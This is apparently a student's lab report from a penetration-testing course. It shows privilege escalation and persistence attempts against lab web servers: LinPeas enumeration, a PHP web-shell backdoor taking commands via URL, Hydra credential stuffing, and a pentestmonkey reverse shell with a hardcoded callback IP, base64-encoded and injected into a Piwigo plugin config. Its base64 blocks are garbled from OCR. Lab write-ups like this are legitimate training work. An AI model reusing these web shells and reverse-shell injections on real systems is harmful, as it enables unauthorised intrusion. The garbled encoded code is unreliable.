


# Local Privilege Escalation Report

## Intro


This report goes over steps taken to escalate my access to root and establish basic persistence. I started working in the techlab environment. About halfway through I transitioned to the AWS cloud lab.

## Report



The first step I took was to run LinPeas. This is a script used to find means of escalating privileges once initial access is obtained. I investigated other similar scripts. However, LinPeas is the most updated and actively maintained.

To run the script, I pulled it down into memory and ran it through /bin/bash. I then placed the output in the lp.txt file. I would've preferred to send the results directly back to my system. That way I could've kept it all in memory. Next time I do this I'll try sending the data to an SSH reverse tunnel.




I used tee in my LinPeas command, so the output was sent to both a file and my browser.

```
[agent22@ks5:~/Documents/it420/green]$ proxychains curl -L http://192.168.2.70/upload/lp.txt -o linPeasResult_01
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[agent22@ks5:~/Documents/it420/green]$ head linPeasResult_01
```

I then downloaded LinPeas output from the webserver.

```
https://book.hacktricks.xyz/linux-unix/privilege-escalation#dmesg-signature-verification-failed
dmesg Not Found
[+] [CVE-2021-4034] PwnKit
[+] [CVE-2021-3156] sudo Baron Samedit
[+] [CVE-2021-3156] sudo Baron Samedit 2
```

The downloaded result is shown in the screenshot above.



I then removed the output file from the server.

The screenshot shows a web browser window with the title "Index of /upload". The address bar displays the URL "192.168.2.70/upload/". Below the address bar is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", and "Google Hacking DB". The main content area is titled "Index of /upload" and contains a table with the following data:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">2021/</a>	2021-09-10 03:44	-	
<a href="#">buffer/</a>	2021-09-10 03:44	-	
<a href="#">l.sh</a>	2022-03-06 00:38	0	
<a href="#">linpeas.sh</a>	2022-03-04 23:45	153K	
<a href="#">sb.php</a>	2022-03-09 03:39	115	

At the bottom of the page, the text "Apache/2.4.41 (Ubuntu) Server at 192.168.2.70 Port 80" is displayed.

I then navigated to the Upload directory to double check that the file was gone.

At this point I started working using the videos for guidance.

The screenshot shows a terminal window with the URL "192.168.2.70/upload/sb.php?cmd=ping -c 10 10.254.254.2" in the address bar. The terminal output shows the following ping results:

```
PING 10.254.254.2 (10.254.254.2) 56(84) bytes of data.  
From 192.168.168.254 icmp_seq=5 Redirect Network(New nexthop: 1.168.168.192)  
--- 10.254.254.2 ping statistics ---  
10 packets transmitted, 0 received, +1 errors, 100% packet loss, time 9164ms
```

I then pinged my kali devices vpn address to see if I could talk directly to my system. The attempt failed.

```

└──(agent22㉿ks5)-[~/Documents/it420/green]
└$ ll
total 1756
-rw-rw— 1 agent22 agent22 1091 Mar  3 16:38 creds.txt
-rw-r--r-- 1 agent22 agent22 407947 Mar  4 15:28 htmlDirs
-rw-r--r-- 1 agent22 agent22 409197 Mar  4 20:54 htmlDirs_02
-rw-r--r-- 1 agent22 agent22 3940 Mar  3 17:27 hydra
-rw-r--r-- 1 agent22 agent22 149 Mar  3 17:25 hyrdaScript
-rw-r--r-- 1 agent22 agent22 167416 Mar  8 20:52 linPeasResult_01
-rw-r--r-- 1 agent22 agent22 775106 Mar  8 19:08 linpeas.sh
-rw-r--r-- 1 agent22 agent22 5508 Mar 10 13:32 php-reverse-shell_b64
-rwxr-xr-x 1 agent22 agent22 4076 Mar 10 13:31 php-reverse-shell.php
-rw-r--r-- 1 agent22 agent22 446 Mar  4 15:42 simple-backdoor.php
-rw-r--r-- 1 agent22 agent22 496 Mar  4 15:54 toAddToConfig
Fatal error
Uncaught Error: Call to undefined function mb_convert_encoding() in /var/www/html/include/emogrifier.class.php:434 Stack trace: #0 /var/www/html/include/emogrifier.class.php(411)
/html/include/functions_mail.inc.php(955): Emogrifier->emogrify() #3 /var/www/html/include/functions_mail.inc.php(853): move_css_to_body() #4 /var/www/html/include/functions_mail.
└──(agent22㉿ks5)-[~/Documents/it420/green]
└$ cp /usr/share/webshells/php/php-reverse-shell.php .

```

I then copied a PHP reverse shell included from kali to my working directory.

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.26.1.229'; // CHANGE THIS
$port = 29001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

// Daemonise ourself if possible to avoid zombies later
// autoreload
// tail.php(48): updates->notify_piwigo_new_versions() #7 /var/www/html/index.php(358): include('/var/www/html/...')
"php-reverse-shell.php" 162L, 4076B written

```

I then customized the PHP reverse shell to point at a reverse tunnel I will build through the QDPM server.

```
Y2tldCwgc2VuZAoJLy8gZGF0YSB0byBwcm9jZXNzJ3MgU1RESU4KCWlmIChpbl9hcнJheSgkc29j
aywgJHJlYWRfYSkpIHsKCQlpZiAoJGrlYnVnKSBwcmludGl0KCJTT0NLIFJFQUQiKTsKCQkkaW5w
dXQgPSBmcvZhZCgkc29jaywgJGNodW5rX3NpemUpOwoJCWlmICgkZGVidWcpIHByaW50aXQoIlNP
Q0s6ICRpbnB1dCIpOwoJCWZ3cml0ZSgkcGlwZXNbMF0sICRpbnB1dCk7Cgl9CgoJLy8gSWYgd2Ug
Y2FuIHJlYWQgZnJvbSB0aGUgcHJvY2VzcyclZFNURE9VV AoJLy8gc2VuZCbkYXRhIGRvd24gdGNw
IGNvbm5lY3Rp24KCWlmIChpbl9hcнJheSgkcGlwZXNbMV0sICRyZWFkX2EpKSB7CgkJaWYgKCRk
ZWJ1ZykgcHJpbnRpdCgiU1RET1VUIFJFQUQiKTsKCQkkaW5wdXQgPSBmcvZhZCgkcGlwZXNbMV0s
ICRjaHVua19zaXplKTsKCQlpZiAoJGrlYnVnKSBwcmludGl0KCJTVR PVVQ6ICRpbnB1dCIpOwoJ
CWZ3cml0ZSgkc29jaywgJGlucHV0KTsKCX0KCgkvLyBJZiB3ZSBjYW4gcmvZhCBmcv9tIHRoZSBw
cm9jZXNzJ3MgU1RERVJSCgkvLyBzzW5kIGRhdGEgZG93biB0Y3AgY29ubmVjdGlvbgoJaWYgKGlu
X2FycmF5KCRwaXBlc1syXSgwJHJlYWRFYSkpIHsKCQlpZiAoJGrlYnVnKSBwcmludGl0KCJTVRF
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGZyZWFkKCRwaXBlc1syXSgwJGNodW5rX3NpemUpOwoJCWlm
ICgkZGVidWcpIHByaW50aXQoIlNUREVSUjogJGlucHV0Iik7CgkJZndyaXRlKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2sp0wpwmY2xvc2UoJHBpcGVzWzBdKTsKZmNsB3NlKCRwaXB
c1sxXSkt7CmZjbG9zZSgkcGlwZXNbMl0p0wpwm9jX2Nsb3NlKCRwcm9jZXNzKTsKCi8vIEpa2Ug
cHJpbnQsIGJ1dCBkb2VzIG5vdGhpbcgaWYgd2UndmUgZGF1bW9uaXNlZCBvdXJzZWxmCi8vIChJ
IGNhbidoIGZpZ3VyZSBvdXQgaG93IHRvIHZlZGlyZWN0IFNURE9VVCbsaWtIGEgcHJvcGVyIGRh
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmLuZykgewoJaWYgKCEkZGF1bW9uKSB7CgkJcHJp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+IAoKCgo=
```

```
Fatal error: Uncaught Error: Call to undefined function mb_convert_encoding() in /var/www/html/include/emogrifier.class.php:434 Stack trace: #0 /var/www/html/include/emogrifier.class.php(411): Emogrifier::move_to_desktop('mail@windomain.local') #1 /var/www/html/include/functions_email.inc.php(853): move_css_to_body() #4 /var/www/html/include/functions_mail.inc.php(116): move_to_desktop('mail@windomain.local') #5 /var/www/html/include/functions_email.inc.php(853): move_css_to_body() #6 /var/www/html/include/functions_email.inc.php(853): move_css_to_body() #7 /var/www/html/include/functions_email.inc.php(853): move_css_to_body() #8 (main) thrown in /var/www/html/include/functions_email.inc.php on line 116
```

**(agent22@ks5)-[~/Documents/it420/green]**

```
$ cat php-reverse-shell.php | base64 > php-reverse-shell_b64
```

I then converted that php reverse shell script to base64 and saved it to a file.

172.26.15.39/identification.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

nt photos Search...

Username: OGDEN@WINDOMAIN.LOCAL

Password: (redacted)

Auto login

Submit

At this point I transitioned to the AWS cloud lab. I tried to log into the Piwigo server with the credentials configured in the techlab. Unfortunately, they didn't work.

```
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "MAILPASS" - 16 of 28 [child 15] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "MARKER" - 17 of 28 [child 16] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "MyGall3ry!!!" - 18 of 28 [child 17] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "PASS1234" - 19 of 28 [child 18] (0/0)
[ATTEMPT] target 172.26.15.39 - login "BRAILEE.OGDEN@WINDOMAIN.LOCAL" - pass "PASSWORD" - 20 of 28 [child 19] (0/0)
[ERROR] Child with pid 249379 terminating, cannot connect
```


I then performed the credential stuffing attack from the last technique. Unfortunately, hydra kept throwing connection errors. However, I was able to confirm that the techlab credentials were, indeed, nonfunctional.

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size	Resp. Body
19,561	Proxy	3/10/22, 6:57:44 PM	GET	https://location.services.mozilla.com/v1/countr...	200	OK	775...	55 bytes	
19,560	Proxy	3/10/22, 6:57:31 PM	GET	http://172.26.15.39/	200	OK	157...	4,930 bytes	
19,559	Proxy	3/10/22, 6:57:30 PM	POST	http://172.26.15.39/identification.php	302	Found	312...	0 bytes	
13,635	Proxy	3/10/22, 6:53:51 PM	GET	http://172.26.15.39/identification.php	200	OK	258...	5,961 bytes	
13,395	Proxy	3/10/22, 6:53:46 PM	GET	http://172.26.15.39/	200	OK	297...	5,386 bytes	
13,294	Proxy	3/10/22, 6:53:45 PM	GET	https://ftp.mozilla.org/pub/system-addons/pro...	200	OK	675...	13,788 bytes	
13,226	Proxy	3/10/22, 6:53:44 PM	GET	https://aus5.mozilla.org/update/3/SystemAdd...	200	OK	577...	417 bytes	


Next, I opened OWASP-ZAP so I could fuzz the login. First, however, I ran a spider attack to fully map out the website.

Before performing the fuzz I decided to dry the techlab piwigo username and password, but with lowercase letters in the username. It worked, and I was able to login.

Next, I added the above code to the configuration file for the Piwigo servers Local-File-Editor plugin. This code creates a .hidden directory, takes the base64 encoded version of the file, decodes it, then stores the code in the created hidden directory.



I then called the config file to run the code.



The file was created, but it's too small.

```
* ls -lai
total 1.8M
drwxr-xr-x 3 agent22 agent22 4.0K Mar 12 17:04 .
drwxr-xr-x 6 agent22 agent22 4.0K Mar 1 16:56 ..
-rw-rw— 1 agent22 agent22 1.1K Mar 3 16:38 creds.txt
-rw-r--r-- 1 agent22 agent22 399K Mar 4 15:28 htmlDirs
-rw-r--r-- 1 agent22 agent22 400K Mar 4 20:54 htmlDirs_02
-rw-r--r-- 1 agent22 agent22 3.9K Mar 3 17:27 hydra
-rw-r--r-- 1 agent22 agent22 168 Mar 10 18:35 hydraScript
-rw-r--r-- 1 agent22 agent22 164K Mar 8 20:52 linPeasResult_01
-rw-r--r-- 1 agent22 agent22 757K Mar 8 19:08 linpeas.sh
-rw-r--r-- 1 agent22 agent22 4.0K Mar 12 16:54 outputTest
drwxr-xr-x 3 agent22 agent22 4.0K Mar 12 16:52 owasp
-rw-r--r-- 1 agent22 agent22 263 Mar 10 18:32 passwords
-rw-r--r-- 1 agent22 agent22 5.4K Mar 10 13:32 php-reverse-shell_b64
-rw-r--r-- 1 agent22 agent22 5.4K Mar 12 17:04 php-reverse-shell_b64_02
-rwxr-xr-x 1 agent22 agent22 4.0K Mar 12 17:04 php-reverse-shell.php
-rw-r--r-- 1 agent22 agent22 174 Mar 12 14:31 reverseShell.sh
-rw-r--r-- 1 agent22 agent22 446 Mar 4 15:42 simple-backdoor.php
-rw-r--r-- 1 agent22 agent22 496 Mar 4 15:54 toAddToConfig
-rw-r--r-- 1 agent22 agent22 1.7K Mar 10 18:33 usernames
```

The file should be 4K kilobytes, not 57 bits. What followed this discovery was hours of ultimately fruitless attempts to get the code to work.

```
IGNvb5ly3Rp24KCwlmIChpbl9hcnjhe5gkcgLwZXNbMV0sICRyZWFkX2EpKSB7CgkJaWygKCRK
ZWJ1ZykcgHJpbnRpdCgiU1RET1VUIFQQUjKtsKCKkaW5wdXQgPSBmcVhZCgkcgLwZXNbMV0s
ICRjaHVua19zaXplKtCQlpZiaojGrLYnVnKSBwcmIudG10KCjtVERPVQ6ICRpbnB1dC1pOwoJ
CWZ3cmloZSgkc29jaywgJGlucHV0KtksKCx0KcgkvLyBjZ1B3ZsbjYW4gcmVhZCBmc9tIHRoZSBw
cm9jZXNzJ3MgUIRERVJScgkvLyBzZW5KIGRhdGEGZG93biB0Y3AgY29ubmVjdGlvbgoJaWygKGl
X2FycmF5KCRwaXBlc1sySwgJHJLYWRfYSkpIhsKCQlpZiaojGrLYnVnKSBwcmIudG10KCjtVERF
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGzyZWFkKCRwaXBlc1sySwgJGnodW5rX3NpemUpOwoJCwl
ICgkZGVidWcpIHByaW50aXo0IlnUREVSUjogJGlucHV0Iik7CgkZndyaXRLKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2sp0wpmY2xvc2UoJHBpcGVzWzBdKtsKZmNsB3NLKCRwaXB1
c1sxXSK7CmZjbG9zZSgkcGwZXNbML0p0wpcm9jX2Nsb3NLKCRwm9jZXNzKTSKCi8vIEpa2Ug
CHJpbnQsIGJ1dCBkb2VzIG5vdGhpbcgaWYgd2UmdUgZGFlbW9uaXNlZCBvdXjzzWxmCi8vICHj
IGNhbidoIGZpZ3VyzSBvdXQgaG93IHRViHJLZGlyZWN0IFNURE9VVBCsaWtIGEgchJvcGVyIGRh
ZW1vbikKZnVuY3Rp24gcHJpbnRpdCaoJHN0cmluZykgewoJaWygKCEkZGFlbW9uKSB7CgkJcHjp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KcJ8+IAoKcgo=' | base64 -d > '/var/www/html/upload/jpr.php';
system("ls -lha /var/www/html/upload/");
//system("ls -lha /var/www/html/upload/.hidden/");
echo ("</pre>");
```

```
IGNvb5ly3Rp24KCwlmIChpbl9hcnjhe5gkcgLwZXNbMV0sICRyZWFkX2EpKSB7CgkJaWygKCRK
ZWJ1ZykcgHJpbnRpdCgiU1RET1VUIFQQUjKtsKCKkaW5wdXQgPSBmcVhZCgkcgLwZXNbMV0s
ICRjaHVua19zaXplKtCQlpZiaojGrLYnVnKSBwcmIudG10KCjtVERPVQ6ICRpbnB1dC1pOwoJ
CWZ3cmloZSgkc29jaywgJGlucHV0KtksKCx0KcgkvLyBjZ1B3ZsbjYW4gcmVhZCBmc9tIHRoZSBw
cm9jZXNzJ3MgUIRERVJScgkvLyBzZW5KIGRhdGEGZG93biB0Y3AgY29ubmVjdGlvbgoJaWygKGl
X2FycmF5KCRwaXBlc1sySwgJHJLYWRfYSkpIhsKCQlpZiaojGrLYnVnKSBwcmIudG10KCjtVERF
UlIgUkVBRCIpOwoJCSRpbnB1dCA9IGzyZWFkKCRwaXBlc1sySwgJGnodW5rX3NpemUpOwoJCwl
ICgkZGVidWcpIHByaW50aXo0IlnUREVSUjogJGlucHV0Iik7CgkZndyaXRLKCRzb2NrLCAkaW5w
dXQpOwoJfQp9CgpmY2xvc2UoJHNvY2sp0wpmY2xvc2UoJHBpcGVzWzBdKtsKZmNsB3NLKCRwaXB1
c1sxXSK7CmZjbG9zZSgkcGwZXNbML0p0wpcm9jX2Nsb3NLKCRwm9jZXNzKTSKCi8vIEpa2Ug
CHJpbnQsIGJ1dCBkb2VzIG5vdGhpbcgaWYgd2UmdUgZGFlbW9uaXNlZCBvdXjzzWxmCi8vICHj
IGNhbidoIGZpZ3VyzSBvdXQgaG93IHRViHJLZGlyZWN0IFNURE9VVBCsaWtIGEgchJvcGVyIGRh
ZW1vbikKZnVuY3Rp24gcHJpbnRpdCaoJHN0cmluZykgewoJaWygKCEkZGFlbW9uKSB7CgkJcHjp
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KcJ8+IAoKcgo=' | base64 -d > '/var/www/html/upload/jpr.php';
system("ls -lha /var/www/html/upload/");
//system("ls -lha /var/www/html/upload/.hidden/");
*/
echo ("</pre>");



```

```
[jH0t2GtzyZWN0I1NURE9VVCDsawttc10LgchJVC8vY16Km  
jHN0cmluZykgewoJaWYgKCEkZGF1bW9uKSB7CgkJcHJp  
cat/"];
```

Next, I removed all of the trailing lines in the php script, re-encoded it in base64, then replaced the base64 script. I then ran the code again. It resulted in the same small file.

```
[agent22@ks5] -[~/Documents/it420/green]  
└$ wget http://172.26.15.39/upload/jpr_02.php  
--2022-03-12 17:15:23-- http://172.26.15.39/upload/jpr_02.php  
Connecting to 172.26.15.39:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 0 [text/html]  
Saving to: 'jpr_02.php'  
  
jpr_02.php [ ⇄ ] 0 --.-KB/s in 0s  
2022-03-12 17:15:25 (0.00 B/s) - 'jpr_02.php' saved [0/0]  
  
[agent22@ks5] -[~/Documents/it420/green]  
└$ cat jpr_02.php
```

I then downloaded the file from the webserver. Turns out a 57-bit file is an empty file. The code is creating the file but not placing anything in it.



```
← → ⌂ 172.26.15.39/upload/sb.php?cmd=ping -c 10 10.8.0.15  
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exp  
PING 10.8.0.15 (10.8.0.15) 56(84) bytes of data.  
--- 10.8.0.15 ping statistics ---  
10 packets transmitted, 0 received, 100% packet loss, time 9215ms
```


I then attempted to ping my kali devices tun0 vpn address. This was unsuccessful. If it was I would've pulled the script down from an http server running off my kali box.

```
ICRjaHVua19zaXplKTsKCQlpZiAoJGRlYnVnKSBwcmIudGl0KCJTVERPVVQ6ICRpbnB1dCIpOwoJ  
CWZ3cmI0ZSgkc29jaywgJGlucHV0KTsKCX0KCgkvLyBJZiB3ZSBjYW4gcmVhZCBmc9tIHRoZSBw  
cm9jZXNzJ3MgU1RERVJSCgkvLyBzzW5kIGRhGEGZG93biB0Y3AgY29ubmVjdGlvbgoJaWYgKGlu  
X2FycmF5KCRwaXBlc1syXSgwJHJLYWRfYSkpIHsKCQlpZiAoJGRlYnVnKSBwcmIudGl0KCJTVERF  
ULIgUkBRCIpOwoJCSRpbnB1dCA9IGZyZWfkKCRwaXBlc1syXSgwJGNodW5rX3NpemUpOwoJCWlm  
ICgkZGVidWcpIHByaw50aXQoI1NUREVsuJogJGlucHV0Iik7CgkJZndyaXR1KCRzb2NrLCakaW5w  
dXQpOwoJfQp9CgpmY2xvc2UoJHnvY2sp0wpmY2xvc2UoJHBpcGVzWzBdTskZmNsB3NlKCRwaXB1  
c1sxXSktCmZjbG9zzSgkcGlwZXNbMl0p0pwcm9jX2Nsb3NlKCRwcm9jZXNzKTsKCi8vIEpa2Ug  
cHJpbnQsIGJ1dCBkb2VzIG5vdGhpbmcaWYgd2UndmUgZGF1bW9uaXNLZCBvdXJzZWxmCi8vIChJ  
IGNhbidoIGZpZ3VyzSBvdXQgaG93IHRViHJlZGlyZWN0IFNURE9VVCSawtLIGEgcHJvcGVyIGRh  
ZW1vbikKZnVuY3Rpb24gcHJpbnRpdCAoJHN0cmluZykgewoJaWYgKCEkZGF1bW9uKSB7CgkJcHJp  
bnQgIiRzdHJpbmdcbiI7Cgl9Cn0KCj8+Cg==` | base64 -d  
[agent22@ks5] -[~/Documents/it420/green]
```

Next, I copied down the system code from the browser.

```
(agent22@ks5)-[~/Documents/it420/green] $ source test
<?php
// Description
// _____
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// _____
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Configuration
// _____
// system('mkdir -p /var/www/html/.hidden');
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit(0);
$VERSION = "1.0";
$ip = '172.26.1.229'; // CHANGE THIS
$port = 29001; // CHANGE THIS
```

I then ran the code. It output the file correctly.



I then copied the system code and ran it with the simple backdoor on the target.

```
Code runtotal 5.4M
drwxrwxrwx 4 www-data www-data 4.0K Mar 13 00:14 .
drwxr-xr-x 16 root root 4.0K Mar 13 00:14 ..
drwxrwxrwx 3 www-data www-data 4.0K Sep 10 2021 2021
-rw-r--r-- 1 www-data www-data 758K Mar 10 12:31 LPE.sh
-rw-r--r-- 1 www-data www-data 156K Mar 9 17:57 LPs.txt
-rwx----- 1 www-data www-data 758K Mar 9 10:03 LinPEAs.sh
drwxrwxrwx 2 www-data www-data 4.0K Sep 10 2021 buffer
---s---x 1 www-data www-data 127K Mar 9 01:46 dash
-rw-r--r-- 1 www-data www-data 5 Mar 9 01:55 file_to_write
-rw-r--r-- 1 www-data www-data 116 Mar 13 03:09 gv.php
-rw----- 1 root www-data 2.6K Mar 11 01:32 id_francis
-rw-r--r-- 1 root www-data 575 Mar 11 01:32 id_francis.pub
-rw----- 1 root www-data 2.6K Mar 11 01:33 id_veronica
-rw-r--r-- 1 root www-data 575 Mar 11 01:33 id_veronica.pub
-rwx----- 1 www-data www-data 757K Mar 8 01:13 j.sh
-rw-r--r-- 1 www-data www-data 188K Mar 9 01:50 j.txt
-rw-r--r-- 1 www-data www-data 57 Mar 13 00:12 jp_R.php
-rw-r--r-- 1 www-data www-data 57 Mar 13 00:03 jpr.php
-rw-r--r-- 1 www-data www-data 57 Mar 13 00:14 jpr_02
-rw-r--r-- 1 www-data www-data 57 Mar 13 03:09 jpr_02.php
-rw-r--r-- 1 www-data www-data 148K Mar 8 13:57 l.txt
-rwx----- 1 www-data www-data 757K Mar 8 01:13 linpeas.sh
-rwx----- 1 www-data www-data 758K Mar 10 12:31 lp.sh
